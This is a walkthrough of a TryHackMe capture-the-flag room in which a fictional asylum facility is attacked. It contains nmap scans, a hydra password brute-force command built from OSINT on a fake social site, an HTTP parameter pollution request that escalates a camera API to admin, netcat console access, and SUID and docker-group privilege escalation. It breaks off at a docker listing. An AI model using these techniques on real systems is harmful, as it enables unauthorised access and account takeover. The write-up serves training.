
The Great Disappearing Act - Escape!
Overview
Room URL: https://tryhackme.com/room/sq1-aoc2025-FzPnrt2SAu
Difficulty: Hard
Category: SCADA, Enumeration, Privilege Escalation
Date Completed: 12/21/2025
Objectives
- Unlock Hopper’s Cell
- Your escape begins in the Cells and Storage area. Hopper is locked inside, and the door is secured with a digital lock. Your first task is to access the cell controls and unlock his door. Once Hopper is free, you can begin moving toward the lobby.
- Move Through the Lobby
- With the cell unlocked, head straight ahead into the lobby. This area connects the different blocks of the facility. Cameras are active, so stay alert. Your objective is to reach the Psych Ward entrance on the east side of the lobby.
- Bypass the Psych Ward Keypad
- The Psych Ward is protected by a keypad system. You must identify the correct code or exploit the keypad to continue. Once the keypad is bypassed, you will gain access to the Psych Ward Exit hallway.
- Reach the Main Corridor
- From the Psych Ward Exit you can move south and loop around into the Main Corridor. This is the final section of the escape route. The last challenge awaits here, and completing it will open the final exit door.
- Escape the Facility
- Solve the final challenge in the Main Corridor and make your way toward the exit marked on the map. Once the door opens, Hopper is free, and the escape is complete.
Table of Contents
Introduction
Walk Through
Lessons Learned
Resources
Introduction
Once upon a time, there was a red-teaming mastermind turned court jester...
Once upon a time, there was a red-teaming mastermind turned court jester… our story begins with Hopper. Once feared as the ruthless Head of the Red Team Bunny Battalion, Hopper rose to the rank of Colonel with dizzying speed. The promotion filled him with such exhilaration and such hunger for more that it consumed his every thought. His soldiers mistook his growing twitch for stress and began calling him “Colonel Panic”, but the truth was far more dangerous: the twitch came from his obsession with power, not fear.
In those days, Hopper had already played a crucial, though conveniently forgotten, role in the earliest whispers of the Wareville siege. Buried beneath secrecy and denied by the crown, those first experiments in breaching new digital frontiers were Hopper’s design. But when the King began distancing himself from the truth, Hopper’s contributions were quietly erased from history, and his fall from grace accelerated.
We now find Hopper in his prison cell at HopSec Asylum...
Map

Key Information & Technical Deep-Dive
Core Vulnerability: IDOR in Camera Access Control
The primary exploit vector centered on an Insecure Direct Object Reference (IDOR) vulnerability in the camera streaming API. The system implemented authorization checks against request body parameters but failed to validate URL query parameters, allowing tier escalation from guard to admin access.
Vulnerable Endpoint:
http
POST /v1/streams/request?tier=admin
Body: {"camera_id":"cam-admin","tier":"guard"}
The server validated the tier field in the request body (guard) but honored the tier parameter in the URL (admin), granting elevated access despite submitting lower-privileged credentials. This created an effective privilege escalation pathway to administrative camera feeds.
Tools & Techniques
Reconnaissance:
- Nmap: Full port scan revealed 11 open ports including SSH (22), multiple HTTP services (80, 8000, 8080), SCADA (9001), and several diagnostic ports (13400-13404, 21337)
- Burp Suite / Postman: API endpoint enumeration and parameter manipulation for IDOR exploitation
- Netcat: Direct socket connection to console port (13404) and SCADA terminal (9001) Privilege Escalation:
- SUID Binary Exploitation: The
/usr/local/bin/diag_shellbinary had setuid permissions and executed asdockermgruser - Docker Socket Abuse: Leveraged
docker execwith root privileges to access containerized SCADA system - Linux Enumeration: Standard privilege escalation reconnaissance (
find / -perm -4000,groups,docker ps)
Walk Through
This challenge begins by with a note.
This challenge is unlocked by finding the Side Quest key in Advent of Cyber Day 1. If you have been savvy enough to find it, you can unlock the machine by visiting
MACHINE_IP:21337and entering your key. Happy Side Questing!
Upon starting the machine and connecting to the VPN, I then went to http://<machine-ip>:21337 Where I was prompted to enter the key I found from Day 1. KEY: now_you_see_me
Upon entering this key a confirmation message appears, but that is it. It appeared that this key did nothing. I then restated the target machine to set it to default state. I then attempted to enumerate the machine before and after entering the key. This key activates a script that deactivates the firewall on the target machine.
Recon before key is blank.
# Nmap 7.94SVN scan initiated Thu Dec 11 13:41:29 2025 as: nmap -p- -oN initalscan.txt 10.81.183.133
# Nmap done at Thu Dec 11 13:41:32 2025 -- 1 IP address (0 hosts up) scanned in 3.03 seconds
Nmap Results
map -p- -oN portscan.txt <target-ip>
# Nmap 7.94SVN scan initiated Thu Dec 11 13:45:18 2025 as: nmap -p- -oN portscan.txt 10.81.183.133
Nmap scan report for 10.81.183.133
Host is up (0.026s latency).
Not shown: 65524 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8000/tcp  open  http-alt
8080/tcp  open  http-proxy
9001/tcp  open  tor-orport
13400/tcp open  doip-data
13401/tcp open  unknown
13402/tcp open  unknown
13403/tcp open  unknown
13404/tcp open  unknown
21337/tcp open  unknown

# Nmap done at Thu Dec 11 13:45:41 2025 -- 1 IP address (1 host up) scanned in 23.45 seconds
This revealed another web-server on port 80, 8000, and 8080
Port 80
# Nmap 7.94SVN scan initiated Thu Dec 11 13:48:34 2025 as: nmap -sCV -p 80 -oN port-80.txt 10.81.183.133
Nmap scan report for 10.81.183.133
Host is up (0.027s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: HopSec Asylum - Security Console
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 11 13:48:41 2025 -- 1 IP address (1 host up) scanned in 7.10 seconds
Port 8000
# Nmap 7.94SVN scan initiated Thu Dec 11 13:48:55 2025 as: nmap -sCV -p 8000 -oN port-8000.txt 10.81.183.133
Nmap scan report for 10.81.183.133
Host is up (0.026s latency).

PORT     STATE SERVICE  VERSION
8000/tcp open  http-alt
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html
|     X-Frame-Options: DENY
|     Content-Length: 179
|     Vary: Accept-Language
|     Content-Language: en
|     X-Content-Type-Options: nosniff
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <title>Not Found</title>
|     </head>
|     <body>
|     <h1>Not Found</h1><p>The requested resource was not found on this server.</p>
|     </body>
|     </html>
|   GenericLines, Help, RTSPRequest, SIPOptions, Socks5, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /posts/
|     X-Frame-Options: DENY
|     Content-Length: 0
|     Vary: Accept-Language
|     Content-Language: en
|_    X-Content-Type-Options: nosniff
| http-title: Fakebook - Sign In
|_Requested resource was /accounts/login/?next=/posts/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 11 13:51:08 2025 -- 1 IP address (1 host up) scanned in 133.06 seconds
Port 8080
# Nmap 7.94SVN scan initiated Thu Dec 11 13:52:32 2025 as: nmap -sCV -p 8080 -oN port-8080.txt 10.81.183.133
Nmap scan report for 10.81.183.133
Host is up (0.026s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    SimpleHTTPServer 0.6 (Python 3.12.3)
|_http-title: HopSec Asylum - Security Console
|_http-server-header: SimpleHTTP/0.6 Python/3.12.3

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 11 13:52:40 2025 -- 1 IP address (1 host up) scanned in 7.13 seconds
Port 9001
# Nmap 7.94SVN scan initiated Thu Dec 11 13:53:35 2025 as: nmap -sCV -p 9001 -oN port-9001.txt 10.81.183.133
Nmap scan report for 10.81.183.133
Host is up (0.026s latency).

PORT     STATE SERVICE     VERSION
9001/tcp open  tor-orport?
| fingerprint-strings:
|   NULL:
|     ASYLUM GATE CONTROL SYSTEM - SCADA TERMINAL v2.1
|     [AUTHORIZED PERSONNEL ONLY]
|     WARNING: This system controls critical infrastructure
|     access attempts are logged and monitored
|     Unauthorized access will result in immediate termination
|     Authentication required to access SCADA terminal
|     Provide authorization token from Part 1 to proceed
|_    [AUTH] Enter authorization token:

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 11 13:55:21 2025 -- 1 IP address (1 host up) scanned in 106.38 seconds
Port 13400
# Nmap 7.94SVN scan initiated Thu Dec 11 13:55:40 2025 as: nmap -sCV -p 13400 -oN port-13400.txt 10.81.183.133
Nmap scan report for 10.81.183.133
Host is up (0.026s latency).

PORT      STATE SERVICE            VERSION
13400/tcp open  hadoop-tasktracker Apache Hadoop 1.24.0 (Ubuntu)
| hadoop-datanode-info:
|_  Logs: loginBtn
|_http-title: HopSec Asylum \xE2\x80\x93 Facility Video Portal
| hadoop-tasktracker-info:
|_  Logs: loginBtn
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 11 13:55:53 2025 -- 1 IP address (1 host up) scanned in 12.56 seconds
Port 13401
# Nmap 7.94SVN scan initiated Thu Dec 11 13:56:10 2025 as: nmap -sCV -p 13401 -oN port-13401.txt 10.81.183.133
Nmap scan report for 10.81.183.133
Host is up (0.026s latency).

PORT      STATE SERVICE VERSION
13401/tcp open  unknown
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 404 NOT FOUND
|     Server: Werkzeug/3.1.3 Python/3.12.3
|     Date: Thu, 11 Dec 2025 18:56:16 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 207
|     Access-Control-Allow-Headers: Authorization,Content-Type,Range
|     Access-Control-Allow-Methods: GET,POST,OPTIONS
|     Access-Control-Expose-Headers: Content-Range,Accept-Ranges
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 11 13:57:40 2025 -- 1 IP address (1 host up) scanned in 89.74 seconds
Port 13402
# Nmap 7.94SVN scan initiated Thu Dec 11 13:57:57 2025 as: nmap -sCV -p 13402 -oN port-13402.txt 10.81.183.133
Nmap scan report for 10.81.183.133
Host is up (0.026s latency).

PORT      STATE SERVICE VERSION
13402/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-cors: HEAD GET OPTIONS
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 11 13:58:09 2025 -- 1 IP address (1 host up) scanned in 12.20 seconds
Port 13403
# Nmap 7.94SVN scan initiated Thu Dec 11 13:58:48 2025 as: nmap -sCV -p 13403 -oN port-13403.txt 10.81.183.133
Nmap scan report for 10.81.183.133
Host is up (0.026s latency).

PORT      STATE SERVICE VERSION
13403/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, RPCCheck, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Thu, 11 Dec 2025 18:59:00 GMT
|     Connection: close
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 404 Not Found
|     Date: Thu, 11 Dec 2025 18:58:59 GMT
|_    Connection: close

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 11 13:59:01 2025 -- 1 IP address (1 host up) scanned in 13.31 seconds
Port 13404
# Nmap 7.94SVN scan initiated Thu Dec 11 13:59:28 2025 as: nmap -sCV -p 13404 -oN port-13404.txt 10.81.183.133
Nmap scan report for 10.81.183.133
Host is up (0.026s latency).

PORT      STATE SERVICE VERSION
13404/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|_    unauthorized

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 11 14:00:57 2025 -- 1 IP address (1 host up) scanned in 88.82 seconds
Port 21337
# Nmap 7.94SVN scan initiated Thu Dec 11 14:01:57 2025 as: nmap -sCV -p 21337 -oN port-21337.txt 10.81.183.133
Nmap scan report for 10.81.183.133
Host is up (0.026s latency).

PORT      STATE SERVICE VERSION
21337/tcp open  unknown
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.1 Python/3.12.3
|     Date: Thu, 11 Dec 2025 19:02:03 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 15547
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <link rel="icon" type="image/png" href="/static/hat.svg" />
|     <meta charset="UTF-8" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
|     <title>Unlock Hopper's Memories</title>
|     <style>
|     :root {
|     --pastel-pink: #ffb3d9;
|     --pastel-yellow: #fff4a3;
|     --pastel-green: #b3ffb3;
|     --pastel-blue: #b3d9ff;
|     --pastel-purple: #d9b3ff;
|     --easter-egg-blue: #87ceeb;
|     --easter-egg-pink: #ffc0cb;
|     --easter-egg-yellow: #ffeb3b;
|     --easter-egg-green: #90ee90;
|     --soft-white: #fffef7;
|     --warm-brown: #8b4513;
|     margin: 0;
|     padding: 0;
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.1 Python/3.12.3
|     Date: Thu, 11 Dec 2025 19:02:03 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: GET, OPTIONS, HEAD
|     Content-Length: 0
|     Connection: close
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 11 14:03:26 2025 -- 1 IP address (1 host up) scanned in 88.90 seconds
Note: I ran an extended scan on port 21337 even though I know what is on it and what it is for for 2 reasons: 1. For documentation purposes 2. To verify that the port is not hiding any more information This revealed what is on those ports.
Initial Port Enumeration
- Port 80
- NGINX 1.24.0
- HopSec Asylum - Security Console
- Port 8000
- Fakebook - Sign In
/accounts/login/?next=/posts/
- Port 8080
- SimpleHTTPServer 0.6 (Python 3.12.3)
- HopSec Asylum - Security Console
- Port 9001
- tor-orport?
- Asylum Gate Control System
- SCADA Terminal v2.1
- Port 13400
- hadoop-tasktracker
- Apache Hadoop 1.24.0 (Ubuntu)
- Log
- loginBtn
- HTTP Title
- HopSec Asylum Facility Video Portal
- Port 13401
- Werkzeug/3.1.3 Python/3.12.3
- Access-Control-Allow-Headers: Authorization,Content-Type,Range
- Access-Control-Allow-Methods: GET,POST,OPTIONS
- Access-Control-Expose-Headers: Content-Range,Accept-Ranges
- Port 13402
- nginx 1.24.0 (Ubuntu)
- Welcome to nginx!
- Port 13403
- DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, RPCCheck, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe:
- Port 13404
- FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
- unauthorized
- Port 21337
- Werkzeug/3.0.1 Python/3.12.3
- Unlock Hopper's Memories
HopSec Asylum - Security Console
This is on port 8080 as the login button on port 80 did not work. There is a note on the sign in page
Hopkins, please stop forgetting your password
This let me know that 1) there is a user named Hopkins, and 2 he keeps forgetting his password. From this I can make an assumption that his password will be easy for him to remember.
Fakebook
The Fakebook login portal allows account creation. I created a dummy account with these credentials [email protected]:GiveMeAccess!
From there I was able to see all the users of the Fakebook as well as all the posts. I started crawling the posts for information. I used Maltego to keep track of my findings. Knowing that I was targeting Hopkins, I stated with his posts. I found his email in one of his posts [email protected]. Scrolling through his posts I was also able to find that he has a dog names Johnnyboy. His oldest post indicates he is celebrating his birthday. He was born in 1982. I then started looking through other users' posts. Sir Carrotbane posted:
Did you know that if you enter your password as a comment on a post, it appears as *
Hopkins posted his password Pizza1234$. This gives me an idea of his passwords but also that Pizza could be in the password. This password was changed, so I took all the information I had gathered and put it in my wordlist generator. I used Johhnyboy, 1982, Pizza, Hopkins, Guard, Hopsec, Asylum as my words and told it to add special characters to the end. I set parameters of 1 to 25 characters. With this list I then used hydra to brute force the password.
hydra -l [email protected] -P /usr/share/wordlists/hopkins_wordlist.txt <target-ip> -s 8080 http-post-form "/cgi-bin/login.sh:username=^USER^&password=^PASS^:Invalid" > hopkin_pass.txt
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-21 19:26:40
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5446 login tries (l:1/p:5446), ~341 tries per task
[DATA] attacking http-post-form://<target-ip>:8080/cgi-bin/login.sh:username=^USER^&password=^PASS^:Invalid
[STATUS] 1866.00 tries/min, 1866 tries in 00:01h, 3580 to do in 00:02h, 16 active
[8080][http-post-form] host: 10.67.143.232   login: [email protected]   password: Johnnyboy1982!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-21 19:28:21
This revealed his password as Johnnyboy1982!
Note: While this password was simple to guess, I built the wordlist and ran hydra to show the process gaining access in the case where the password may have been more complicated. i.e. If the password was Hopkins1982Guard* the wordlist would have found it without needing to try numerous passwords.
HopSec Asylum - Security Console
Using the credentials obtained [email protected]:Johnnyboy19982! I was able to login to the security console. Upon this I was able to click the first key unlock hoppers cell.
This then gave me the first key **THM{********}**
HopSec Asylum Facility Video Portal
The same username and password are the credentials to login to port 13400. There are multiple cameras and one of them is an admin camera that Hopkins does not have access to. I was also able to see that this portal calls the cameras from port 13401.
I then used Postman and Burpsuite to enumerate the camera API. From Burpsuite I could see how the portal communicates with the API and in what order requests are sent.
Camera API
The first request is a POST request to the /v1/auth/login endpoint. I set the environment up with an environment variable with the target base URL. This is because every time the target machine gets started the IP address changes. This will allow me to change the IP address in one place and not every request.
Variables
I set up 4 variables for the environment.
- camurl
- http://
:13401
- http://
- bearer
- Bearer {token}
- guardstream
- ticket-id
- adminstream
- ticket-id
AuthLogin
From Burpsuite I can see the headers and the body of the POST request. The body: {"username":"[email protected]","password":"Johnnyboy1982!"
Headers: No extra headers needed.
Request: POST{{camurl}}/v1/auth/login
Response:
{
    "facility": "HopSec Asylumn",
    "profile": {
        "role": "guard",
        "username": "[email protected]"
    },
    "token": "{\"sub\": \"[email protected]\", \"role\": \"guard\", \"iat\": 1766355968}.2adbd7835c4ea051b4b6d0671899173fa05b760d919b4410e79260603b71b7f2"
}
From this I can see the information for the Bearer token that is needed for the GET cameras request. The token is almost in the correct format. It needs to be changed to remove the inital quotes around the token and the 's need to be removed.
{"sub": "[email protected]", "role": "guard\", "iat": 1766355968}.2adbd7835c4ea051b4b6d0671899173fa05b760d919b4410e79260603b71b7f2"}
Camera Enumeration
This GET request does not need a body. It does need an Authorization Header. For proper formatting I added a header instead of using Postman's Authorization tab.
| Key | Value |
|---|---|
| Authorization | Bearer {token} |
That is the correct formatting except I used a variable so that when I re-ran it and the bearer changed, I only need to change the variable. This is because from this request forward, the bearer token will be required. Request: GET`{{camurl}}/v1/cameras Response:
{
    "cameras": [
        {
            "desc": "Ward A entrance corridor",
            "id": "cam-lobby",
            "name": "Lobby",
            "required_role": "guard",
            "site": "HopSec Asylumn"
        },
        {
            "desc": "Service bay and cages",
            "id": "cam-loading",
            "name": "Supply Loading Dock 2",
            "required_role": "guard",
            "site": "HopSec Asylumn"
        },
        {
            "desc": "Jester Cell Block",
            "id": "cam-parking",
            "name": "Cell Block",
            "required_role": "guard",
            "site": "HopSec Asylumn"
        },
        {
            "desc": "Psych Ward Exit Gate",
            "id": "cam-admin",
            "name": "Psych Ward Exit",
            "required_role": "admin",
            "site": "HopSec HQ"
        }
    ]
}
Stream Reqest
The stream request requires the Authorization header as well as a body.
| Key | Value |
|---|---|
| Authorization | {{bearer}} |
Body: {"camera_id":"cam-lobby","tier":"guard"}
Request: POST{{camurl}}/v1/streams/request
Response:
{
    "effective_tier": "guard",
    "ticket_id": "8235dac4-a390-4ca6-9fb3-51b058efb4d7"
}
The ticket is is the variable {{guardstream}}
This ticket id is needed to access the stream.
Stream Request
To get the stream the Authorization header is required and no body. The ticket-id is the access token along with the header auth. Request: GET`{{camurl}}/v1/streams/{{guardstream}}/manifest.m3u8
| Key | Value |
|---|---|
| Authorization | {{bearer}} |
Response:
#EXTM3U
#EXT-X-VERSION:3
#EXT-X-TARGETDURATION:3
#EXT-X-MEDIA-SEQUENCE:0
#EXT-X-START:TIME-OFFSET=0,PRECISE=YES
#EXTINF:3.150000,
/v1/streams/8235dac4-a390-4ca6-9fb3-51b058efb4d7/seg/playlist000.ts?r=0
#EXTINF:0.900000,
This is just a partial of the file. The full file can be found Here.
Admin Stream Request
The API is vulnerable to a HPP Attack (HTTP Parameter Pollution). By taking the orignal port url ad adding ?tier=admin the server will accept the authorization token as valid and it will upgrade to the admin tier because of the URL query.
- ?
- This is a separator telling the server the query is about to begin
- tier=admin
- The body request send the tier command of guard to the server. This command changes it to admin.
- The server is able to validate the body against the auth token but not the URL resulting in escalated privileges.
Request: POST
{{camurl}}/v1/streams/request?tier=adminBody:{"camera_id":"cam-admin","tier":"guard"}Headers:
| Key | Value |
|---|---|
| Authorization | {{bearer}} |
Response:
{
    "effective_tier": "admin",
    "ticket_id": "08067fc3-6d00-4e71-9a32-a882071b62f7"
}
Admin Stream
Request: GET`{{camurl}}/v1/streams/{{adminstream}}/manifest.m3u8
| Key | Value |
|---|---|
| Authorization | {{bearer}} |
Response:
#EXTM3U
#EXT-X-VERSION:3
#EXT-X-TARGETDURATION:8
#EXT-X-MEDIA-SEQUENCE:0
#EXT-X-START:TIME-OFFSET=0,PRECISE=YES
#EXT-X-SESSION-DATA:DATA-ID="hopsec.diagnostics",VALUE="/v1/ingest/diagnostics"
#EXT-X-DATERANGE:ID="hopsec-diag",CLASS="hopsec-diag",START-DATE="1970-01-01T00:00:00Z",X-RTSP-EXAMPLE="rtsp://vendor-cam.test/cam-admin"
#EXT-X-SESSION-DATA:DATA-ID="hopsec.jobs",VALUE="/v1/ingest/jobs"
#EXTINF:8.333333,
/v1/streams/9506d65e-454c-4421-a263-04a61bc70ffe/seg/playlist000.ts?r=0
Again this is only a snippet of the file. The full file is available Here. At first glance these appear to be identical files. Upon closer examination however there are a few differences in the heading information of the two. The admin file contains extra endpoints that were not discoverable. Endpoints
/v1/ingest/diagnostics/v1/ingest/jobsrtsp://vendor-cam.test/cam-admin
Discovered Endpoints
Not knowing what is on these endpoints I started by sending a GET request to both endpoints.
- GET
{{camurl}}/v1/ingest/diagnostics- 405 Method Not Allowed
- GET
{{camurl}}/v1/ingest/jobs- 404 Not Found With this I then tried a post request to the diagnostic endpoint
- POST
{{camurl}}/v1/ingest/diagnostics{"error": "unauthorized"}I then sent the POST request with the Authorization Header Response: '{"error": "invalid rtsp_url"}' I then put the rtsp stream from them3u8in teh body of the post request.
{

"rtsp_url": "rtsp://vendor-cam.test/cam-admin"

}
Response :
{
    "job_id": "75c48442-b77d-478e-83c6-a06b79cb1a1d",
    "job_status": "/v1/ingest/jobs/75c48442-b77d-478e-83c6-a06b79cb1a1d"
}
I then ran a GET request to the job status endpoint and used the Authorization token in the request.
GET {{camurl}}/v1/ingest/jobs/job_id
Response:
{
    "console_port": 13404,
    "rtsp_url": "rtsp://vendor-cam.test/cam-admin",
    "status": "ready",
    "token": "70d6a88edfbb4af991b61f1e9f165c14"
}
This gave me a token, the console port number, rtsp_url, and the status.
Console Login
I used netcat to connect to the console port using nc <target-ip> 13404
This returned Unauthorized. The console window was still blinking so I pasted the token and pressed enter. That ended the console connection. I then sent the token along with my connection request using (echo "d5ce85ec7d7f43989281faa732ebf6bc"; cat) | nc <target-ip> 13404
# Started in /opt/hopsec-asylum/hopsec-saylum
pwd
# /opt/hopsec-asylum/hopsec-saylum

ls
# api  hls  hls_data  media  rtsp-mock  spa  state

# Navigate up to check parent directories
cd ../
ls
# hopsec-asylum  state

cd state
ls
# logs  video

ls logs
# Empty

ls video/home
# Empty

# Navigate to system home directories
cd ../../../home
ls
# ubuntu (Permission Denied)
# svc_vidops (Accessible)
# dockermgr (Permission Denied)

cat /home/svc_vidops/user_part2.txt
# ****_******}
# [Flag Part 2 Retrieved]
SCADA Login
Access via nc <target-ip> 9001
The console asks fot the token from part 1 to proceed. The token is the full flag from part 2 THM{--------------------------------}
Once in the scada system running help shows all commands
statusunclock <code>lockinfoclearexit
Running status shows 3 lines
[SCADA-ASYLUM-GATE] #LOCKED> status
Gate Status: LOCKED
Host System: 1cbf40c715f4
Code Location: /root/.asylum/unlock_code
This reveals where the unlock code is. I then logged back into port 1404 for console access.
I went all the way back to the root directory and first tried to cd /root but did not have permission. sudo required a password that I did not have. I then tried dockerps and there was a home folder called dockermgr. I was not in the docker group.
I then decided to try to see if I could escalate privileges. I ran find / -perm -4000 -type f 2>/dev/null to see what files run with root. This returned a long list of files but this one /usr/local/bin/diag_shell stuck out. I then ran file /usr/local/bin/diag_shell
file /usr/local/bin/diag_shell
/usr/local/bin/diag_shell: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=8039c3fc4e45890bcfb369620c6f6654d5ae5151, for GNU/Linux 3.2.0, not stripped
I then executed the file ./usr/local/bin/diag_shell
This file moved me to the dockermgr user. docker ps still did not work. Permission was denied. I then used groups to see what groups I was assigned to. Only the svc_vidops group. I then tried sg docker'. Running that command as the svc_vidops` user reruired a password. This time no password was required.
I then used docker ps to see running container.
CONTAINER ID   IMAGE                       COMMAND                  CREATED       STATUS          PORTS                                         NAMES
